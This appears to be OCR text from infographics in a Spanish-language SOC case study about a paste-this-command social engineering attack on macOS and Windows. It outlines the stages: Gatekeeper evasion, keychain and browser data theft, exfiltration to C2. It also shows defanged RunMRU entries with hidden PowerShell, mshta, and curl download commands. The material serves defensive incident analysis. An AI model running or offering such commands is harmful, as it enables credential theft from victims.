
SOC U SE R AC TI VIT Y O BS ER VA DO Comando pegado a mano en Terminal, tras ingeniería social E ND PO IN T · P RO CE SO S O BS ER VA DO curl · base64 · gunzip · xattr · chmod · /tmp/helper · osascript C ON CL US IÓ N E ND PO IN T · A RC HI VO S Detectado y contenido con el cliente · true positive SOC O BS ER VA DO Investigation login.keychain -db · datos de Chrome · staging en /tmp · borrado N ET WO RK O BS ER VA DO descarga desde dominio externo · binario · HTTP POST a C2 · 2º payload I DE NT IT Y / C LO UD No aparece en la telemetría del caso. Las credenciales se tratan como comprometidas por lo exfiltrado.

TI AL A CC ESS ( AC CI ÓN DE L US UA RI O) F AS E 2 · DRO PP ER Y D E -O FU SC AC IÓ N User interaction Interactive shell Comando pegado Stage 1 · dropper Stage 2 · decoding Abre Terminal a mano · T+00:00 Sesión zsh Por el usuario · T+00:13 curl a dominio externo base64 | gunzip → script F AS E 3 · PAY LO AD D EP LOY ME NT Stage 3 · download Weaponization Execution curl → segundo binario xattr -c · chmod +x · evade Gatekeeper Binario en /tmp/helper F AS E 4 · ACT IO N ON O BJE CT IV ES F AS E 5 · PER SI ST EN CE Y AN TI -F OR ENS IC S Data harvesting Exfiltración Cleanup Second stage Keychain · cookies del navegador POST out.zip → C2 · T+00:34 Borra rastros en /tmp Descarga un archivo oculto Persistencia (posible) Espera más comandos del C2

SOC? — □ ✕ Registry Editor HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU Na me Data a powershell -w hidden -enc aQB3AHIA… \1 b mshta hxxp://185[.]x[.]x[.]x/x \2 c curl hxxp://cdn[.]tld/s.ps1 -o … \3 d hxxp://cdn[.]tld/update \4 e -enc <base64 truncado…> \5 Puede ayudar a reconstruir lo que se ejecutó Usuario RunMRU: powershell -w hidden … — pero no siempre está, y no siempre alcanza.

SOC response 34 s < 1 min 10 min 5 fases De abrir Terminal a la exfiltración Primera alerta: en el mismo minuto de la ejecución De la alerta al triage del caso Cadena completa reconstruida, de punta a punta THREAT ACTIVITY Terminal → comando → payload → exfiltración SOC DETECTION Alerta en el mismo minuto → triage → contención con el cliente Un antivirus solo no lo detecta. Lo hizo visible la correlación : proceso, archivo y red en una misma secuencia.

ejecución. INGENIERÍA SOCIAL 1 EJECUCIÓN 2 Engaño Acción manual Fake CAPTCHA, error o instrucción falsa La víctima decide hacerlo 3 4 Copiar · pegar · Enter Intérprete / LOLBin Desde el portapapeles PowerShell, mshta, cmd, Terminal, bash 5 Payload Descarga y ejecución 6 Actividad posterior Lo que venga después
